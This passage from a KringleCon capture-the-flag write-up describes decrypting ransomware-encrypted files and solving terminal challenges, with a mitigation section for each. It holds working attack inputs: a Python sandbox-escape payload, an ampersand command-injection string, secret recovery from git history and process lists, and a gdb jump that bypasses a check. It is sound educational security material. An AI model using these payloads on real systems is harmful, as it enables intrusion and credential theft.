Most of wannacookies functions have been observed as passing hex data over DNS records. This is true for the "cookie is paid" functions of the site as well as the "server.crt" text used to download the public key. Using this logic, I attempted to pass the hex value of "server.key" (7365727665722E6B6579) through the g_o_dns function used to download the public key. It did return a result beginning with "-----BEGIN PRIVATE KEY-----" and ending with "----END PRIVATE KEY-----".

At this point, I had all the details I believe I needed to decrypt the 256 byte blob from memory.

When it came time to use the private key, I had a lot of difficulties. In particular, I was trying to get the private key and public key together in a PKCS#12 file. Through various tests with openssl, I found the private key responded when the headers were changed from "PRIVATE KEY" to "RSA PRIVATE KEY." I had difficulties getting the public key to work correctly, possibly because it was a certificate and worked differently from just a regular private key.

I knew, however, the script interacted with the public key just fine, as it was able to import and encrypt with it. I used the Export-Certificate cmdlet with type CERT and a certificate object as created by the p_k_e function and the $p_k variable containing the public key. I then imported that new .cer file into my Certificate store and immediately exported it again in PEM format. Now that both files were in a format openssl was happy with, I was able to combine the private key and certificate into a PKCS#12 bundle as a .pfx file.

The System.Security.Cryptography.X509Certificates.X509Certificate2 object utilized by the function p_k_e contains an import method that accepts three variables: a PFX certificate, the password to the certificate, and the key storage flags (https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.x509certificate2.import?view=netframework-4.7.2#System_Security_Cryptography_X509Certificates_X509Certificate2_Import_System_String_System_Security_SecureString_System_Security_Cryptography_X509Certificates_X509KeyStorageFlags_). By passing the path to my new .pfx, the password I gave it when generating it in openssl, and the "Exportable" flag, I created a new certificate object in powershell that contained both the public and private keys. I was able to confirm this with the command $cert | select * and confirming the HasPrivateKey property was True and PrivateKey and PublicKey both contained objects.

I converted the 256 byte hex string from memory to bytes using the H2B function in wannacookie, and passed that to the certificates PrivateKey object and Decrypt method.

This worked as expected so I saved this result to a variable.

$decrypted_bytes = $cert.PrivateKey.Decrypt($encrypted_bytes, $true)


I then had everything required to decrypt the elfdb using the following code:

[array]$f_c = $(Get-ChildItem -Path "C:\temp\forensic_artifacts" -Recurse -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});

e_n_d $decrypted_bytes $f_c $false

When I navigated to the folder containing the old .elfdb.wannacookie, the extension was gone. A quick check of the file in a text reader showed a sqlite3 header.

I downloaded a sqlite3 browser and the database opened and revealed all of Alabaster's passwords, particularly the one for the vault.



	name	password	usedfor
1	alabaster.snowball	CookiesR0cK!2!#	active directory
2	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Woootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

2.12.4: Mitigation

Alabaster could have lessened the criticality of this issue had he performed regular backups of his system. For something like a password database, he should be following the 3-2-1 rule with three copies overall—two locally on separate media and one offsite.

It made my work easier, but Alabaster's password database was not password protected. In a sense, he is lucky that the malware was only ransomware. Had his system been compromised in a different way or by another actor, he could have had all his passwords exfiltrated and had his accounts used for malicious activity.

2.13: Question 13: Unlocking the Vault

2.13.1: Question

"What message do you get when you unlock the door?"

2.13.2: Answer

"You have unlocked Santa's vault!"

2.13.3: Methodology

Using the password in Alabaster's vault, plus Holly's email instructions on changing the key of a song (and her tip on Alabaster's favorite key being D), the new access code became D C# D C# D D C# D E F# E F# G A G# A G# A and allowed entry into the vault.

2.13.4: Mitigation

This objective was not related to a vulnerability and has no remediation suggestions.

Alabaster, however, does seem to have taken appropriate mitigations regarding some of the security failings of his password database mentioned in 2.12.4. The fact that the password to the vault actually needed to be transposed was clever, but it was not foolproof.

2.14: Question 14: The Mastermind

2.14.1: Question

"Who was the mastermind behind the whole KringleCon plan?"

2.14.2: Answer

Santa

2.14.3: Methodology

This answer was provided after solving the challenges put forth by Santa himself.

In the spirit of Santa's wishes, I have diligently documented by processes and recommendations as a security practitioner to improve the security posture of Santa's Castle in preparation for the years to come.

2.14.4: Mitigation

Send Alabaster, and the rest of the elves, to more SANS training.

3: Terminal Challenges

The terminals below are represented in alphabetical order and are not indicative of any type of progression.

3.1: CURLing Master

3.1.1: Objective

Holly Evergreen was having difficulties getting the candy cane striper running. She only knew Bushy had the striper configured to run once it received a specific web call, but she was not clear on how to submit the command.

3.1.2: Solution

The following command starts the striper.

curl --http2-prior-knowledge http://localhost:8080 -X POST -d "status=on"

3.1.3: Methodology

I started by looking at the nginx.conf in /etc/nginx. It specified that the server was running on port 8080 and used http2. Bushy even made a comment that he “love[s] using the new stuff!”

Trying to look at any of the other files, like the access and error logs, was not possible.

Attempting to download from the server over curl returned junk/binary data.

Using ls -la, I noticed there was a .bash_history file in the user profile that I reviewed.

It contained this promising command: curl --http2-prior-knowledge http://localhost:8080/index.php

Attempting curl with the –http2 parameter returned the same junk as curl with no parameters.

Using the –http2-prior-knowledge parameter returned the data from the website. The code on the main page explained a POST had to be sent to the site with “status=on” as a parameter.

Using the -X flag with the POST option and “status=on” for data along with the –http2-prior-knowledge flag worked. Presumably this is because the server was not configured to handle HTTP1 requests at all, and could not negotiate the “upgrade” to HTTP2. The prior knowledge flag skips this negotiation.

3.1.4: Mitigation

Systems at Santa’s Castle that are handling enterprise workloads should be standardized. Standarized systems and protocols would have made it more likely other elves could step in to re-enable the striper. It is probably not appropriate for Bushy to be running “new stuff” on production systems that have not been properly tested. In this case, it was detrimental to the usage of the candy cane striper.

At the very least, there should have been documentation accessible for the elves to perform simple functions, like turning the striper on. It is clear the elves do have systems like their own git repository. This application and its required documentation would have been a good candidate for being placed in git (but not publicly accessible, of course).

3.2: Dev Ops Fail

3.2.1: Objective

Tangle Coalbox is concerned Sparkle Redberry has committed credentials to a repository in git. He would Sparkle has pushed new code to remove the password, but Tangle would like to know if the password could still be recovered.

3.2.2: Solution

Through using git's cat-file command and providing it the hash of a blob in the git history, we can view old commits.

When run from the "kcconfmgmt" directory, the command "`git cat-file -p 25be2690f66b9b9a0a26eaa22c12dd9f0a01bd8b`" results in the following output.

```
// Database URL

module.exports = {

    'url' : 'mongodb:// // Database URL
module.exports = {
    'url' :
'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
@127.0.0.1:27017/node-api'

};
```

3.2.3: Methodology

First I navigated to the .git directory within the kcconfmgmt directory.

By running the command "`grep -r "password" .`" I found commits from sredberry@kringlecon.com noting that she removed the username and password from config.js. This tells me I am interested in finding a commit to config.js, or a copy of config.js, previous to this commit.

When viewing the new config.js.def in ~/kcconfmgmt/server/config, it shows a generic username:password in a mongoDB connection.

First, I mistakenly chased the hash of the commit that removed the password, 60a2ffea7520ee980a5fc60177ff4d0633f2516b. This was a dead end, since the password was removed at this point.

By reading through the commit logs in ~/kcconfmgmt/.git/logs/HEAD I found the following commit (d99d465d5b9711d51d7b455584af2b417688c267) that "changed the port for MongoDB connection." Since I knew the username and password was previously in string that contained connection info, including a port, for a MongoDB, and this commit occurred before the passwords were removed, I believe this version of config.js should contain the password.

Using git cat-file -p d99d465d5b9711d51d7b455584af2b417688c267 as a starting point, I navigated through the tree file structure of this version of the repo. I knew I had to get to server/config. The

server/config tree information was read with git cat-file -p 594aae47ffbf4b28a7689930116633ffb14d16a7.

Finally, the blob file itself was read using git cat-file -p 25be2690f66b9b9a0a26eaa22c12dd9f0a01bd8b.

3.2.4: Mitigation

There are tools available to scrub the commit history when something sensitive is committed.

Better guidelines need to be established for usage of git systems, since this type of user error was encountered several times throughout Kringlecon.

Procedures should be documented for elves to follow in the event that sensitive data is uploaded. Again, elves can use tools like Trufflehog to discover secrets that are present in their repositories and then use BFG or filter-branch to remove the old data from their repos entirely.

3.3: Essential Editor Skills

3.3.1: Objective

Bushy Evergreen had gotten stuck in vi.

3.3.2: Solution

To exit vi, press escape if you're in a particular mode (like insert mode), then press : (colon) to enter a command. To exit vi, the command is :q.

3.3.3: Methodology

The best methodology to exit Vi is to mash chaotically on the keyboard and maybe cry a little.

3.3.4: Mitigation

Don't let Pepper play cruel pranks like this on Bushy.

3.4: Lethal ForensicELFication

3.4.1: Objective

Tangle Coalbox has been asked by Elf Resources to discover if an elf was writing love poems about another elf. There may be forensic artifacts on the terminal to prove it. Tangle needs to know the name of the elf that the poem was written about.

3.4.2: Solution

The elf who was being written about's name is Elinore.

3.4.3: Methodology

Since this was a forensics question, the first thing I looked at was the .bash_history on the box.

The history shows some strange behavior, revealing the user created a hidden folder (.secrets) and subdirectory "her." The elf in question also looked for love poetry, how to replace strings, and how to disable his bash history.

Since the .bash_history contained a reference to ~/.secrets/her, I navigated there to see its contents. There was a poem.txt available, but the name of the elf being pursued had been changed.

Back in the user's home folder, I enumerated all the files in the directory with "ls -la" again and saw the .viminfo file.

At the top of this file, it shows evidence of a search and substitution. Elinore was substituted for Nevermore in ~/.secrets/her/poem.txt. The name of the elf is Elinore.

3.4.4: Mitigation

As with 2.10.4, acceptable use policies need to be reviewed. This is an ER issue, not a technical issue. Policies should be available and known to elves, along with potential consequences. It was probably not the best idea for Morcel Nougat to be writing (or plagiarizing) love poetry using Santa's Castle's resources.

3.5: Python Escape from LA

3.5.1: Objective

Sugarplum Mary accidentally got stuck in a restricted python shell and is unable to get back to her console. Most common operations are filtered, preventing Sugarplum from using many normally available options to interact with the system.

3.5.2: Solution

The eval command was available for use. Creating a random, unrestricted variable name and breaking up the import function into two strings, blacklisted words could be avoided.

I imported "os" through the following command: lol = eval('__impo' + 'rt__("os")')

Lol.system("./i_escaped") cleared the challenge.

3.5.3: Methodology

Sugarplum Mary likely did not have the time I had and was therefore unable to attend Mark Baggett's Kringlecon talk on Escaping Python Shells.

Based on Mark's talk, I checked for the availability of the import, exec, eval, and compile commands. Only eval was available.

Initially, I followed Mark's suggestions exactly and used the variable os to import "os".

"os.system" was blacklisted, however, so I reran the import under a unique variable "lol" which was not blacklisted. This allowed me to run the ./i_escaped command.

3.5.4: Mitigation

According it Mark's talk, this is a difficult problem to mitigate. There will almost always be a way to escape a Python shell.

My recommendation would be to evaluate what the system is actually trying to accomplish through a restricted python shell and consider if there is a better way to enforce this goal. Whitelisting may be an option.

3.6: Stall Mucking Report

3.7.1: Objective

Wunorse Openslae was having difficulty uploading a report to a samba share. He cannot recall the shared credentials used to access the share.

3.6.2: Solution

Using the smbclient command, upload the report using the report-upload user with password directreindeerflatterystable.

smbclient -U report-upload%directreindeerflatterystable //localhost/report-upload -c 'put "report.txt"'

3.6.3: Methodology

By running ps auxf | grep Samba, I was able to get the command lines related to the running Samba processes and connections. The password was available in plain text on the command line.

From there, I just had to get the syntax of smbclient correct. The put command did what I needed it to (https://askubuntu.com/questions/749070/copy-file-with-smbclient-and-path-to-directory).

3.6.4: Mitigation

For one, elves should avoid submitting passwords over the command line like this in the first place. There are plenty of options (https://stackoverflow.com/questions/3830823/hiding-secret-from-command-line-parameter-on-unix) that can be used to avoid submitting the password as is being done in this terminal. For example, I know I'm breaking this good advice in my own solution, but if you pass a username to smbclient without a password you'll be prompted.

Second, it is advised that users do not share an account and a password as is the case with the report-upload account used for samba. Users should have individual accounts to access the system, to reduce the likelihood that the account will be compromised and to better audit who is performing what actions.

In this situation, it could be better to use something like scp instead of the Samba instance.

3.7: The Name Game

3.7.1: Objective

Minty Candycane needed to find the details for a new employee that was recently hired to complete a name tag for him. She remembered the employee's last name, Chan, but not the first name.

3.7.2: Solution

The employee's name is Scott Chan.

3.7.3: Methodology

From the main menu of the application, the 2nd option goes to a "system verification" option.

Initially, the system verification asks to ping a system, so I supplied it 127.0.0.1, which it was able to ping. It also reveals the filename and filetype of the local SQLite 3.x database, named onboard.db.

I knew that using the & symbol allows a user to string together commands in Powershell, so I went back to the system verification and attempted to ping 127.0.0.1 & echo test. The system verified as well as output "test" (I later learned through testing the command injection a little more that the ping doesn't

even have to be successful, so I was able to provide any junk input to the system verification followed by & and run a command.)

After learning about SQLite3 syntax, I was able to dump the database using “127.0.0.1 & sqlite3 onboard.db .dump > onboard.bak”

With the new bak file, I could run “1 & cat onboard.bak” to list all the records. I had never used Powershell on Linux before, so I started by attempting to use the Select-string cmdlet, but that failed. Instead, “1 & cat dump.bak | grep Chan” worked to find the known last name within the database.

3.7.4: Mitigation

Direct user input should not be submitted to commands within the script.

The first screen does a good job at restricting the input options for the user. If an invalid command is selected, the system does not continue.

The same protections are not available on the system verification option.

One solution would be to save the user’s input to a string in a variable. Then, use $variable.replace(“&”,””) or $variable.split(“&”,””); $variable[0] or some similar check to sanitize the input and remove known escapes.

3.8: The Sleighbell Lottery

3.8.1: Objective

Shinny Upatree would like the honor of hanging bells on Santa’s sleigh. He has no qualms about cheating to get there, however. When at a conference full of hackers, you take advantage of it, I guess…

3.8.2: Solution

Run the sleighbell-lotto program through gdb and jump to the “winnerwinner” function to bypass the lottery drawing.

3.8.3: Methodology

The SANS Pen Testing blog describes how to debug a program in depth here: https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

First I enumerated the functions within sleighbell-lotto with nm (nm sleighbell-lotto). The function “winnerwinner” seemed promising.

Next, I opened sleighbell-lotto with gdb (gdb sleighbell-lotto) and put a breakpoint on the main function (break main). With the breakpoint set, I then used “run” to start the program. It then stopped at the breakpoint. Then I used “jump winnerwinner” to move from the breakpoint directly into the “winnerwinner” function, which won the lotto for Shinny.

3.8.4: Mitigation

This situation would have been a good case for a restricted shell or a whitelist to disallow the use of the debugger.

The program could have been written in a different way, for example, without having the winning function named “winnerwinner,” but that’s just security through obscurity. An enterprising elf with IDA

and good reversing skills could have still derived the winning function to jump to—but it would not have mattered if they were not able to run the sleighbell-lotto outside of a restricted set of commands and a locked down terminal.

On the other hand, the main issue is a personnel issue and an ethical issue. Shinny wanted to win this competition and was willing to enlist help to cheat at it. Regardless of the availability of debugging tools, it was not appropriate to use them for this competition any more than it would have been acceptable to write a bot to refresh the page until it won if this were a web application. Professional standards and acceptable use should be reviewed and disseminated to ensure all elves are on the same page regarding management's expectations for their conduct and that consequences (naughty list) are duly enforced.

3.9: Yule Log Analysis

3.9.1: Objective

Pepper Minstix was made aware that a user was the victim of a password spraying attack, but the logs are too large and cumbersome to determine which user was compromised.

3.9.2: Solution

Minty.candycane was the victim of the password spraying attack.

3.9.3: Methodology

Had this been a Windows machine, it would have been easy to parse through the .evtx log in Powershell. However, this terminal conveniently had a python script to dump the evtx file to an XML file which could be more easily parsed.

The situation states that a user was a victim of a password spraying attack. In my experience, I would expect that the logs for a password spray attack would contain many failures, followed by a success. Furthermore, depending on the sophistication of the attacker, usernames would probably be processed in a predictable order. To find the pattern, I'm mainly interested in event ID 4625 for failures. Then, I need to know about event ID 4624 for successes. Ultimately, a successful login will indicate the victim.

First, I dumped the evtx file using "evtx_dump.py ho-ho-no.evtx > ho-ho-no.xml"

Initially, I ran cat against the new XML file to get a look at the layout of the logs. I knew I would be using grep to select different eventIDs and strings with the -B and -A flags to select a particular number of lines surrounding a hit to get the context of the event, since grep against an eventID would not provide enough information.

Looking at a single event, the username typically appears 20 or so lines after the eventID. To get a list of failures to determine a pattern, I ran "cat ho-ho-no.xml | grep 4625 -A 20 | grep TargetUserName" and the pattern was clear. The attacker only attempted a single password against the environment; users did not appear multiple times. The users also appeared in alphabetical order.

Next, I ran "cat ho-ho-no.xml | grep 4624 -A 20 | grep TargetUserName" to discover which logins were successful. This had a lot of data, one, because of the HealthMailbox service, plus there are legitimate logins to the mail system. To narrow this down further, I changed the command to "cat ho-ho-no.xml | grep 4624 -A 40" to get more details about these successful events.

The HealthMailbox service always logs in with LogonType 3, which is a batch login. These are not relevant to this. Going back to a failed event associated with the password spray, I discovered the LogonType used for the attack was 8 (remote interactive). Thus, to find successful, interactive logins, I updated my command to "cat ho-ho-no.xml | grep 4624 -A 40 | grep 'LogonType">8' -B 10 | grep TargetUserName." The -A 40 would pull event details after the eventID to capture the LogonType, and the -B 10 would pull the lines before LogonType 8 events up to the username which was then selected with grep TargetUserName. There were still a couple of HealthMailbox event logons that must have been interactive. However, the list was much more manageable, and I could see logins for several elves.

- Sparkle.redberry
- Bushy.evergreen
- Shinny.upatree
- Minty.candycane
- Minty.candycane (again—suspicious)
- Wunorse.openslae

For a password spray attack, an attacker will try one (or several) common passwords across a list of accounts, hoping some user had a weak password. I would expect that if the password spray was successful, one of these users will not be present on the failure list. I ran "cat ho-ho-no.xml | grep 4625 -A 20 | grep TargetUserName" to see these failed users. It was easy to review because I was only checking for five elves, and the list was alphabetical.

Sparkle, Bushy, Shinny, and Wunorse all failed. Only minty.candycane is not present on the failures list, which tells me Minty probably was the victim of the password spray. Additionally, Minty's account was logged into twice. This could be the attacker verifying or using the credentials, or one could be Minty's legitimate use of the system.

3.9.4: Mitigation

The mitigation for a password spray attack entails setting stronger password complexity requirements. Password sprays are successful when users are using common, weak, or predictable passwords.

Also, as discussed in 2.8.4, it may be worthwhile for Santa's Castle to consider moving to SaaS for their email. Office365 and Azure AD is supposed to detect anomalous login patterns like password spraying attacks and "soft lock" accounts against attacks from untrusted or known bad IP addresses without affecting users locally and from known good IP address ranges.

4: Summary of Findings

In summary, this year's Kringlecon revealed a number of vulnerabilities. While many were intentional, given the context of previous findings and issues surrounding cyber security at the North Pole, there are several critical areas that need to be addressed.

First, Santa's Castle lacks proper network segmentation and policies surrounding externally facing machines. As evidenced by the Packalyzer, Santa's Castle does have an external network and an internal network. However, over the course of the conference applications like Packalyzer and Git were found in publicly addressed space and exposed production secrets.

Incidents at Kringlecon revealed several "acceptable use" cases that should be addressed. From exploiting applications to win lotteries to opening documents on production systems, there is a cultural issue at the North Pole that needs strong, management endorsed policies to overcome.

Development practices at Santa's Castle are insecure. Many applications seem to be home-grown when Santa's Castle (and Santa's mission) may be better served by known good, off-the-shelf products. Many of the applications developed do not have the proper documentation, have too revealing documentation publicly available, are rife with injection vulnerabilities and poor input sanitation practices, and security and confidentiality issues related to git do not need to be fully understood by staff.

The staff, on the whole, seem capable and competent. They do a great job with as small of a team they have and the scale of Santa's operation. Overall, the issue at the North Pole seems to be a real lack of IT governance. Elves do what they want, when they want, with little to no regard of what these choices mean for the overall IT health of the organization. This creep has led to a number of applications that have been haphazardly deployed and lacking necessary security controls. Santa's Castle needs to review its policies and should begin implementing and enforcing standards for systems on the domain and applications that are to be used.